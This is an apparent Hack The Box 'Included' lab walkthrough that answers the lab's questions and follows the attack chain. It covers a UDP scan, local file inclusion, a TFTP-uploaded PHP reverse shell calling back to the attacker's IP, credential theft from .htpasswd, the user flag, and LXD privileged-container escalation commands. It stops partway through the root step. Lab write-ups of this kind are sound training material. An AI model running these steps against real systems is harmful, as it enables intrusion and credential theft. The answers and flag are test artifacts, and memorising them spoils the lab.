
Included ACTIVE


VERY EASY



TARGET MACHINE IP ADDRESS

10.129.18.111

1. What service is running on the target machine over UDP?




```
┌──(kali㉿kali)-[~/Desktop/HTB/labs]
└─$ nmap -sV -sU --top-ports 20  10.129.18.111
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-10 16:09 EDT
Nmap scan report for 10.129.18.111
Host is up (0.078s latency).

PORT      STATE         SERVICE     VERSION
53/udp    open|filtered domain
67/udp    open|filtered dhcps
68/udp    open|filtered dhcpc
69/udp    open          tftp        Netkit tftpd or atftpd
123/udp   closed        ntp
```

Answer: tftp


2. What class of vulnerability is the webpage that is hosted on port 80 vulnerable to?

Scanning port 80 with Nmap did not reveal any useful information about potential vulnerabilities. To further investigate, I checked the main page of the website using curl -v. The response returned a 302 redirect to **/index.php?file=home.php**, indicating that the page loads content dynamically based on a user-supplied parameter.



```
┌──(kali㉿kali)-[~/Desktop/HTB/labs]
└─$ curl -v http://10.129.18.111/

*   Trying 10.129.18.111:80...
* Connected to 10.129.18.111 (10.129.18.111) port 80
* using HTTP/1.x
> GET / HTTP/1.1
> Host: 10.129.18.111
> User-Agent: curl/8.14.1
> Accept: */*
>
* Request completely sent off
< HTTP/1.1 302 Found
< Date: Wed, 10 Sep 2025 19:31:03 GMT
< Server: Apache/2.4.29 (Ubuntu)
< Location: http://10.129.18.111/index.php?file=home.php
```

To verify this, I replaced home.php in the file parameter with /etc/passwd. The server returned the contents of the /etc/passwd file, showing all user accounts on the system. This confirmed that the website hosted on port 80 is vulnerable to **Local File Inclusion (LFI)**.



```
┌──(kali㉿kali)-[~/Desktop/HTB/labs]
└─$ curl -L http://10.129.18.111/index.php?file=/etc/passwd

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
```


Answer: Local file inclusion

3. What is the default system folder that TFTP uses to store files?


Answer: /var/lib/tftpboot/

4. Which interesting file is located in the web server folder and can be used for Lateral Movement?


I was unable to find anything interesting from the outside, so I decided to attempt access to the target machine via a reverse shell. From the previous task output, it was clear that the website is written in PHP. Therefore, I found a script on GitHub (php-reverse-shell.php), configured it, and uploaded it to the target machine. Exploiting the discovered vulnerability, I was able to gain access.




```php
set_time_limit (0);
$VERSION = "1.0";
$ip = '10.10.14.158';  // CHANGE THIS
$port = 1234;       // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;
```



```
┌──(kali㉿kali)-[~/Desktop/HTB/labs]
└─$ tftp 10.129.18.111
tftp> put php-reverse-shell.php
tftp> quit
```




```
┌──(kali㉿kali)-[~/Desktop/HTB/labs]
└─$ curl -L http://10.129.18.111/index.php?file=/var/lib/tftpboot/php-reverse-shell.php
█
```



```
┌──(kali㉿kali)-[~/Desktop/HTB/labs]
└─$ nc -lvp 1234
listening on [any] 1234 ...
10.129.18.111: inverse host lookup failed: Unknown host
connect to [10.10.14.158] from (UNKNOWN) [10.129.18.111] 45564
Linux included 4.15.0-151-generic #157-Ubuntu SMP Fri Jul 9 23:07:57 UTC 2021 x86_64 x86_64 x86_64 GNU/Linux
 21:09:14 up  1:49,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ █
```

Navigating to the web server directory **/var/www/html**, I discovered a file named **.htpasswd**, in which I found the credentials for the user mike (**mike:Sheffield19**).




```
$ pwd
/var/www/html
$ ls -la
total 88
drwxr-xr-x 4 root     root      4096 Oct 13  2021 .
drwxr-xr-x 3 root     root      4096 Apr 23  2021 ..
-rw-r--r-- 1 www-data www-data   212 Apr 23  2021 .htaccess
-rw-r--r-- 1 www-data www-data    17 Apr 23  2021 .htpasswd
-rw-r--r-- 1 www-data www-data 13828 Apr 29  2014 default.css
drwxr-xr-x 2 www-data www-data  4096 Apr 23  2021 fonts
-rw-r--r-- 1 www-data www-data 20448 Apr 29  2014 fonts.css
-rw-r--r-- 1 www-data www-data  3704 Oct 13  2021 home.php
drwxr-xr-x 2 www-data www-data  4096 Apr 23  2021 images
-rw-r--r-- 1 www-data www-data   145 Oct 13  2021 index.php
-rw-r--r-- 1 www-data www-data 17187 Apr 29  2014 license.txt
$ cat .htpasswd
mike:Sheffield19
$
```

Answer: .htpasswd

5. What is the group that user Mike is a part of and can be exploited for Privilege Escalation?

By checking the groups for user Mike on the target machine, I discovered that he is a member of the lxd group. This group can be potentially exploited for Privilege Escalation, as LXD containers often allow users to perform actions that can lead to root access.



```
$ id mike
uid=1000(mike) gid=1000(mike) groups=1000(mike),108(lxd)
$
```

Answer: lxd

6. When using an image to exploit a system via containers, we look for a very small distribution. Our favorite for this task is named after mountains. What is that distribution name?


Based on the description — “a very small distribution named after mountains” — the answer is Alpine Linux.

This lightweight distribution is often used for containers because:

- It is minimal (only a few megabytes).
- It deploys quickly.
- It’s ideal for testing and exploiting containers without unnecessary extra software.

Answer: Alpine

7. What flag do we set to the container so that it has root privileges on the host system?



What flag do we set to the container so that it has root privileges on the host system?

The flag we set is `security.privileged=true`. This allows the LXD container to run with root privileges on the host system.

Answer: security.privileged=true

8. If the root filesystem is mounted at /mnt in the container, where can the root flag be found on the container after the host system is mounted?


Answer: /mnt/root/

9. Submit user flag


To obtain the mike user flag, we first needed to switch to the mike account. For this, we had to create a **proper terminal (TTY)** because some commands require it. There are two ways to do this:

1. **python3 -c 'import pty; pty.spawn("/bin/bash")'**
2. **script /dev/null -c bash**

We used **script /dev/null -c bash** because it is often simpler and works even in environments where Python is not available.



```
$ script /dev/null -c bash
Script started, file is /dev/null
www-data@included:/var/www/html$ su mike
su mike
Password: Sheffield19

mike@included:/var/www/html$ pwd
pwd
/var/www/html
```




```
/home/mike
mike@included:~$ ls -la
ls -la
total 44
drwxr-xr-x 6 mike mike 4096 Mar 11  2020 .
drwxr-xr-x 3 root root 4096 Mar  5  2020 ..
lrwxrwxrwx 1 mike mike    9 Mar  5  2020 .bash_history -> /dev/null
-rw-r--r-- 1 mike mike  220 Apr  4  2018 .bash_logout
-rw-rw-r-- 1 mike mike   15 Mar  5  2020 .bash_profile
-rw-r--r-- 1 mike mike 3771 Apr  4  2018 .bashrc
drwx------ 2 mike mike 4096 Mar  5  2020 .cache
drwxr-x--- 3 mike mike 4096 Mar 10  2020 .config
drwx------ 3 mike mike 4096 Mar  5  2020 .gnupg
drwxrwxr-x 3 mike mike 4096 Mar  9  2020 .local
-rw-r--r-- 1 mike mike  807 Apr  4  2018 .profile
-r-------- 1 mike mike   33 Mar  9  2020 user.txt
mike@included:~$ cat user.txt
cat user.txt
a56ef91d70cfbf2cdb8f454c006935a1
```

Answer: a56ef91d70cfbf2cdb8f454c006935a1


10. Submit root flag

I first decided to check which containers were available to me:




```
mike@included:/$ lxc list
lxc list
+------+-------+------+------+------+-----------+
| NAME | STATE | IPV4 | IPV6 | TYPE | SNAPSHOTS |
+------+-------+------+------+------+-----------+
mike@included:/$ 
```

It turned out there were none. Relying on hints from questions 7 and 8, I conducted some research and found an article describing a process similar to our situation: LXD Privilege Escalation. I couldn’t follow every step of the guide exactly, but it helped me understand what needed to be done next.



```bash
# build a simple alpine image
git clone https://github.com/saghul/lxd-alpine-builder
cd lxd-alpine-builder
sed -i 's,yaml_path="latest-stable/releases/$apk_arch/latest-releases.yaml",yaml_path="v
sudo ./build-alpine -a i686

# import the image
lxc image import ./alpine*.tar.gz --alias myimage # It's important doing this from YOUR

# before running the image, start and configure the lxd storage pool as default
lxd init

# run the image
lxc init myimage mycontainer -c security.privileged=true

# mount the /root into the image
lxc config device add mycontainer mydevice disk source=/ path=/mnt/root recursive=true
```

Most likely, you won’t be able to build the Alpine archive correctly on the first try due to issues with the mirrors, so you’ll need to select them manually. In my case, I modified the **build-alpine** script to use a fixed URL instead of dynamically selecting one.




```
# fixed mirror instead of random
repository="http://dl-cdn.alpinelinux.org/alpine/$auto_repo_dir"
echo "Using fixed mirror $repository"
```


This URL points to the official Alpine CDN, which provides packages for the corresponding release and architecture. The variable **$auto_repo_dir** is automatically generated by the script and corresponds to the correct branch, release, and architecture

This ensured that the alpine-base package could be downloaded and the root filesystem could be built successfully.

After that, I started an HTTP server on the host machine using Python and uploaded the ready archive to the target machine.




```
┌──(kali㉿kali)-[~/Desktop/HTB/labs/lxd-alpine-builder]
└─$ python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.129.97.119 - - [11/Sep/2025 04:57:30] "GET /alpine-v3.8-x86_64-20250910_1937.tar.gz HTTP/1.1" 200 -
```



```
mike@included:~$ wget http://10.10.14.158:8000/alpine-v3.8-x86_64-20250910_1937.tar.gz -O alpine.tar.gz
<e-v3.8-x86_64-20250910_1937.tar.gz -O alpine.tar.gz
--2025-09-11 09:15:42--  http://10.10.14.158:8000/alpine-v3.8-x86_64-20250910_1937.tar.gz
Connecting to 10.10.14.158:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 2608622 (2.5M) [application/gzip]
Saving to: ‘alpine.tar.gz’

alpine.tar.gz       100%[===================>]   2.49M   704KB/s    in 3.6s

2025-09-11 09:15:45 (704 KB/s) - ‘alpine.tar.gz’ saved [2608622/2608622]
```


On the target machine, I performed the following steps:

1. Loaded the Alpine image into LXD:
I imported the prepared Alpine archive into LXD and gave it the alias **test_image** to make it easier to reference.




```
mike@included:~$ lxc image import ~/alpine.tar.gz --alias test_image
lxc image import ~/alpine.tar.gz --alias test_image
```

2. Initialized LXD:
I set up the LXD environment by creating a storage pool called **pool1** and a network bridge **lxdbr1** that the containers would use.



